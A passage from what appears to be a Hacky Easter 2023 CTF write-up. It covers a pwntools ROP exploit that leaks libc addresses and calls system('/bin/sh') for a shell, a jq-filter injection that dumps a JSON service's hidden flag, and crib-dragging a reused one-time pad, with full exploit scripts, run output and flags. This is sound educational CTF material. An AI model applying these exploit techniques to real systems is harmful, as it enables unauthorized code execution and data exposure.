#gdb.attach(p, '''
#set follow-fork-mode child
#break *0×4009ef
#continue
#''')

p.sendline("6295624")
r = p.recvline()
leak_puts = u64(r.ljust(8,b'\x00'))
print(f"Leaked PUTS@LIBC: {hex(leak_puts)}")
```

What are those values 419958, 6295576, …? As you can see from the comments they are (base10) representations of the addresses of gadgets for "pop rdi" and the addresses of PUTS_GOT and PUTS_PLT. So this is our standard leak approach to get one of the libc addresses (PUTS_GOT here).

But what about -432? Well in the end, we want to override the address of _exit() [red box] with a new value so it calls not _exit() but a code of our coice.



Which code, i.e. address, we define via our numbers, because it's the averaged number of all our inputs!

And the average of 4196658, 6295576, 4195840, 4196684, -432 AND 6295624 is.. 4196657 or 0x400932. Isn't that cool? We can define at which address (last value) we can write our result and define our result via all the numbers! Why that value and why -432.

-432 is a correction value. As it turns out (and I am jumping ahead a bit now), we have 3 values at our disposal for defining the actual value, one element we still need to discuss (below), one correction element and our value WHERE we want to write to. So depending to the actual desired values we need to calculate the correction element in such a way that the average calculates to that particular value we desire. Oookay… and why 0x400932 and not the address of main() directly to restart our loop?

Well, that's the mean thing about that challenge. You could write the address of main() as the jump target and indeed I did so and it worked fine… Up until the next __isoc99_scanf() call which will then segfault badly – deep inside libc!


Why is that? Well it's because of the stack layout we messed with in our rop chain. Lots of calls in libc expect to have the stack in a certain layout, in particular RSP to be aligned to an address ending on 0x0 when the function is called. This is due to some optimizations in libc which make some code more efficient. This one is particular nasty when you try to call system() :-D

https://stackoverflow.com/questions/49391001/why-does-the-x86-64-amd64-system-v-abi-mandate-a-16-byte-stack-alignment


So what do we do to align it again? We add an additional element of 8 bytes (i.e. one address) to our ROP chain.

And which one? Because we want to end up in main(), right? So here is the trick. Have a look again at our numbers and you'll see that the value 4196684 is not the address of main() but main()+1! We're skipping the first instruction, which is a "push rbp" from the code and continue running. But this skipping is what makes our stack aligned again! And how to we end up here? Because once we return from our fake _exit() call in main() the binary would exit anyway? Well by jumping to our "probably_helpful_gadget" which pops one value of the stack to rdi (just

get rid of it). So after puts() is executed we return to that value we specified, main+1.



Now we can happily execute the whole main() again and write another ROP chain. Oh, but let’s not forget we actually got our leak!



Repeating the whole process but not printing _exit() but e.g. alarm() we can get another leak!

```
p.sendline("6295624")
r = p.recvline()
leak_puts = u64(r.ljust(8,b'\x00'))
print(f"Leaked PUTS@LIBC: {hex(leak_puts)}")

# Leak alarm@libc
p.recvuntil("input\n" )
p.sendline("4196658" ) # pop rdi
p.sendline("6295600")  # FUNC_ALARM_GOT @ 0×601030 = 6295600
p.sendline("4195840")  # PUTS_PLT
p.sendline("4196684")
p.sendline("-456")
#gdb.attach(p, '''
#set follow-fork-mode child
#break *0×4009ef
#continue
#''')

p.sendline("6295624")
r = p.recvline().strip()
leak_alarm = u64(r.ljust(8,b'\x00'))
print(f"Leaked ALARMS@LIBC: {hex(leak_alarm)}")

# Now le lookup the two leaks at libc.blukat.me we find the proper libc
# After leak we now that it is libc6_2.27-3ubuntu1.6_amd64 (same as with ring2)
LIBC = ELF("./libc6_2.27-3ubuntu1.6_amd64.so")
LIBC_ROP = ROP("./libc6_2.27-3ubuntu1.6_amd64.so")

LIBC.address = leak_alarm - LIBC.symbols['alarm']

# We need to find '/bin/sh' somwhere in libc
# strings -a -t x ./libc6_2.27-3ubuntu1.6_amd64.so | grep "/bin/sh"
# 1b3d88 /bin/sh
```

The process is basically exactly the same. Please note how our correction value now needs to be different to account for the new values we used!

As you can see from the snippet above using the pwndebug script we not have two leaks that we can use with the libc.blukat.me website again and find it's – again – the same libc that also Thumper 2 was compiled against.

As we have now a stable mechanisms to execute code we head straight for a system() call – which we know by now will work as our stack is properly aligned 😉

So here is our final part and I added some more comments about the actual calculation because this time we have to do it with variable values due to the LIBC base address.

It's pretty standard from what we did in Thumber 2: Find the real base from LIBC via a leak, find the real address of the string /bin/sh (BIN_SH_ADDR in the code) and find the real address of system().

```
# We need to find '/bin/sh' somwhere in libc
# strings -a -t x ./libc6_2.27-3ubuntu1.6_amd64.so | grep "/bin/sh"
# 1b3d88 /bin/sh

# Final chain
print("Sending system")

# Calculate the checksum
POP_RDI_ADDR = 4196658
BIN_SH_ADDR = LIBC.address + 0x1b3d88
SYSTEM_ADDR = LIBC.symbols['system']
PAD = 1
TGTSUM = POP_RDI_ADDR
EXIT_ADDR = 6295624
CHKSUM = 5 * TGTSUM - BIN_SH_ADDR - SYSTEM_ADDR - PAD - EXIT_ADDR

print("Part")
print("4196658")
print(BIN_SH_ADDR)
print(SYSTEM_ADDR)
print(PAD)
print(CHKSUM)
print(EXIT_ADDR)
print(f"Check: 4196658 + {str(BIN_SH_ADDR)} + {str(SYSTEM_ADDR)} + 1 + {CHKSUM} + {EXIT_ADDR} == {(4196658+BIN_SH_ADDR+SYSTEM_ADDR+1+CHKSUM+EXIT_ADDR)/6}")
p.recvuntil("input\n" )
p.sendline("4196658") # pop rdi
p.sendline(f"{str(0x1b3d88+LIBC.address)}") # '/bin/sh'
p.sendline(f"{str(SYSTEM_ADDR)}")
p.sendline(str(1))
p.sendline(str(CHKSUM))
p.sendline(str(EXIT_ADDR))
p.interactive()
```

So our final ROP chain is then:

```
p.recvuntil("input\n" )
p.sendline("4196658") # pop rdi
p.sendline(f"{str(0x1b3d88+LIBC.address)}") # '/bin/sh'
p.sendline(f"{str(SYSTEM_ADDR)}")
p.sendline(str(1))
p.sendline(str(CHKSUM))
p.sendline(str(EXIT_ADDR))
p.interactive()
```

… and we have profit! (The flag is in /challenge/FLAG as we can quickly see once we have an interactive shell)

```
daubsi@kali: ~/he2023
File  Actions  Edit  View  Help
/home/daubsi/he2023/pwn1.py:39: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline("4195840")  # PUTS_PLT
/home/daubsi/he2023/pwn1.py:40: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline("4196684")
/home/daubsi/he2023/pwn1.py:41: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline("-456")
/home/daubsi/he2023/pwn1.py:48: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline("6295624")
Leaked ALARMS@LIBC: 0x7fd718cfb4f0
[*] '/home/daubsi/he2023/libc6_2.27-3ubuntu1.6_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 199 cached gadgets for './libc6_2.27-3ubuntu1.6_amd64.so'
Sending system
Part
4196658
140561811811720
140561810351136
1
-281123607475191
6295624
Check: 4196658 + 140561811811720 + 140561810351136 + 1 + -281123607475191 + 6295624 == 4196658.0
/home/daubsi/he2023/pwn1.py:84: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("input\n" )
/home/daubsi/he2023/pwn1.py:85: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline("4196658") # pop rdi
/home/daubsi/he2023/pwn1.py:86: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(f"{str(0x1b3d88+LIBC.address)}") # '/bin/sh'
/home/daubsi/he2023/pwn1.py:87: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(f"{str(SYSTEM_ADDR)}")
/home/daubsi/he2023/pwn1.py:88: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(str(1))
/home/daubsi/he2023/pwn1.py:89: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(str(CHKSUM))
/home/daubsi/he2023/pwn1.py:90: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(str(EXIT_ADDR))
[*] Switching to interactive mode
$ cat /challenge/FLAG
he2023{w3ll_d0ne_you_g0t_4_p4$$1ng_av3rag3_alth0ugh_w3_were_0ff_by_0n3}
$
```

This was a very cool challenge, because of so many moving parts. I am not really good at pwn and basically restart at 0 more or less in every CTF in

order to remember how to use pwndebug at all (you probably can see from the scripts they are fairly inefficient) but this was really fun again!

Flag:

`he2023{w3ll_d0ne_you_g0t_4_p4$$1ng_av3rag3_alth0ugh_w3_were_0ff_by_0n3}`

Jason

Jason has implemented an information service.

He has hidden a flag in it, can you find it?

Connect to the server:

- nc ch.hackyeaster.com 2304

Note: The service is restarted every hour at x:00

Approach:

This was a strange challenge and I am pretty sure, this was not the intended way to solve it :-D

When we connect we can try to get some information from the service

```
(pwny) daubsi@kali:~/he2023$ nc ch.hackyeaster.com 2304
Hi, I am Jason!
Tell me what you want to know about me!
----------------------
> enter "name", "surname", "street", "city", "country", or "q" to quit
> name
Result: "Jason"
> enter "name", "surname", "street", "city", "country", or "q" to quit
> surname
Result: "Hamstat"
> enter "name", "surname", "street", "city", "country", or "q" to quit
> stree
Result: null
> enter "name", "surname", "street", "city", "country", or "q" to quit
> city
Result: "Sydney"
```

```
> enter "name", "surname", "street", "city", "country", or "q" to quit
> country
Result: "Australia"
> enter "name", "surname", "street", "city", "country", or "q" to quit
> phone
Result: null
> enter "name", "surname", "street", "city", "country", or "q" to quit
> age
Result: null
> enter "name", "surname", "street", "city", "country", or "q" to quit
> ["name"]
Result: "Jason"
> enter "name", "surname", "street", "city", "country", or "q" to quit
> ["city"]
Result: "Sydney"
> enter "name", "surname", "street", "city", "country", or "q" to quit
> ["city"][:2}
Something went wrong.
> enter "name", "surname", "street", "city", "country", or "q" to quit
> ["city"][:2]
Result: "Sy"
> enter "name", "surname", "street", "city", "country", or "q" to quit
>
```

Ok, this looks like it's some kind of python thing? Maybe some command injection?

But it's.. weird..?

```
> 3*"A"
Result: "A"
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 3*["name"]
Something went wrong.
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 3*name
Something went wrong.
> enter "name", "surname", "street", "city", "country", or "q" to quit
> name*3
Result: "JasonJasonJason"
> enter "name", "surname", "street", "city", "country", or "q" to quit
```

It also seemed to invent a new kind of mathematics…?

```
> 1
Result: 0.1
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 3
Result: 0.3
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 2
Result: 0.2
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 1+1
Result: 1.1
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 1+3
Result: 3.1
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 1*3
Result: 0.30000000000000004
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 1/4
Result: 0.025
> enter "name", "surname", "street", "city", "country", or "q" to quit
> 1/1
Result: 0.1
> enter "name", "surname", "street", "city", "country", or "q" to quit
> name|tojson
Result: "\"Jason\""
> enter "name", "surname", "street", "city", "country", or "q" to quit
> .
```

```
Result: {
> enter "name", "surname", "street", "city", "country", or "q" to quit
> ,
Invalid input!
> enter "name", "surname", "street", "city", "country", or "q" to quit
> /
Invalid input!
> enter "name", "surname", "street", "city", "country", or "q" to quit
> -
Invalid input!
> enter "name", "surname", "street", "city", "country", or "q" to quit
```

Hmm.. we have a . which results in a {… I wonder what….

```
> enter "name", "surname", "street", "city", "country", or "q" to quit
> .|tojson
Result: "{\"name\":\"Jason\",\"surname\":\"Hamstat\",\"street\":\"100 Kent
St\",\"city\":\"Sydney\",\"country\":\"Australia\",\"covert\":{\"flag\":\"he2023{gr3pp1n_d4_js
0n_l1k3_4_pr0!}\"}}"
```

I am pretty sure that was not the way to solve it though :-D

Flag:
he2023{gr3pp1n_d4_js0n_l1k3_4_pr0!

The Little Rabbit

Oh no! Someone encrypted my poem, using a One-Time-Pad.

Good news: Each line was encrypted individually, with the same key.

Bad news: The plaintext was changed *somehow*, before encryption.

Approach:

The file we're provided just consists of those lines:

```
The Little Rabbit Ohaal



626b34041c11143a444e1b342c0e341036592d39044a0c102505145b57030c1b0e15290a533231071f7
1040465221023026b

7a2a304a14115a311d5b4d3d320e66520a11392e124a1000621a414310014e070245350f147431150a7
105142273103a4328132f01181e

733e334a0615513203170a263d1632100f506c3f1d18461c2015554316074e1f1c47264c257427061f7
1080a2273103a4328043c47

626b2b081412463144411e733e0574004b0237280d5b09393315004103050f2a5d6a240943272513592
c4a142373153c11670534050d1e
```

Approach:

To be honest… this immediately reminded me of an old HackyEaster challenge from 2016 (2017?)…

When we're talking about OTP and reused keys, it is almost always a challenge which involves crib dragging. A technique which can reveal the plaintext of one stream if you can correctly guess some plaintext parts of another plaintext stream. Of course this is only possible if the same OTP key stream is used, that's why it's paramount to never do this in reality.

An explanation of how the whole thing works can be found here:

http://travisdazell.blogspot.com/2012/11/many-time-pad-attack-crib-drag.html

I remember having used this tool back in the days but also that it was somewhat buggy or at least it was a lot of manual effort to actually break the code back then.

https://github.com/SpiderLabs/cribdrag

This time we have the added complexity, that the plaintext is not plaintext, but "has been changed somehow" according to the challenge description.

When we look at the provided content, we should quickly notice the strange title "The Little Rabbit Ohaal" . Ohaal? It doesn't take long until we find out that ROT13(Ohaal) is "Bunny"… Well that fits pretty good, right?

We assume therefore that the plaintext has been ROT13'ed before it has actually been encrypted.

So.. how to solve a crib drag challenge?

The key to success is, to XOR individual lines and to guess plaintext words in them.

So we XOR the ciphertext line 1 with line 2 (E1 ^ E2 = E12), line 2 with line 3 (E2 ^ E3 = E23), line 3 with line 4, line 1 with line 4, line 2 with line 4 and we thus get "new" ciphertexts.

Now… we take one of those new cipher texts, e.g. E1 ^ E2 = E12 and xor it with our guessed plain text word. But here comes the twist. As we have to ROT13, we need to ROT13 our guessed word as well. And what we'll get out in the end is AGAIN ROT13 of the POTENTIAL plaintext.

That really puts a knot in one's brain!

It turned out for me clean documentation and using a simple sample to check that everything I was doing was the key to success.


```
Sample:


P1: HELLOHELLOHELLOhe2023{HELLO  -> ROT13 -> URYYBURYYBURYYBur2023{URYYB -> 5552595942555259594255525959427572323032337b5552595942
P2: FRIENDFRIENDFRIENDFRIENDFRI  -> ROT13 -> SEVRAQSEVRAQSEVRAQSEVRAQSEV -> 5345565241515345565241515345565241515345565241515345 56

KEY: SECRETSECRETSECRETSECRETSE     -> 534543524554534543524554534543524554534543524554534 5

E1: P1 ^ KEY            -> 06171a0b0701011c1a1010060a1c012737666377702910060a1c11
E2: P2 ^ KEY            -> 0000150004050000150004050000150004050000150004050000 5

E1 ^ E2:                -> 06170f0b0304011c0f1014030a1c1427336363776529140 30a1c14
```

The other thing you need is a good start or some luck. As we can assume that “he2023{“ will be part of the plaintext somehow we can ROT that (→ “ur2023{“ and try to “drag” that over our 4 new “cryptolines”.


I used two Cyberchef windows for that, one to ROT my guessed plaintext and one which decodes the result to “plain English”.

Here is our start condition. In the top right corner we have E3 ^ E4 (I chose that purposefully for this explanation as “he2023” is present there. In reality you would have needed to check E12, E23, etc. until something pops up.

As we can see, right now, the plaintext (bottom right) is still rubbish




Now we start adding Spaces in front of the XOR Key “ur2023{“ in the text box… After some spaces we see something readable popping up



Of course, at that moment, this could just be coincidence and there is absolutely no guarantee this is the proper position and the plaintext of the “other” half of the both cryptotextes that generated our E34 (E3 ^ E4) is actually “hing in” but we need to start somewhere.


I turns out that “little bunny” was also a good guess!

We encode “little bunny” with ROT13 to “yvggyr ohaal” and drag it over our new ciphertexts… Starting with the E12 (E1 ^ E2) we see…



(don't forget to put E12 now in the top right box! A combination which does not involve the line which actually contains "little bunny" will ALWAYS generate rubbish!


Again, we start adding Spaces before our key in the box until….



Now THAT really looks good, doesn't it?

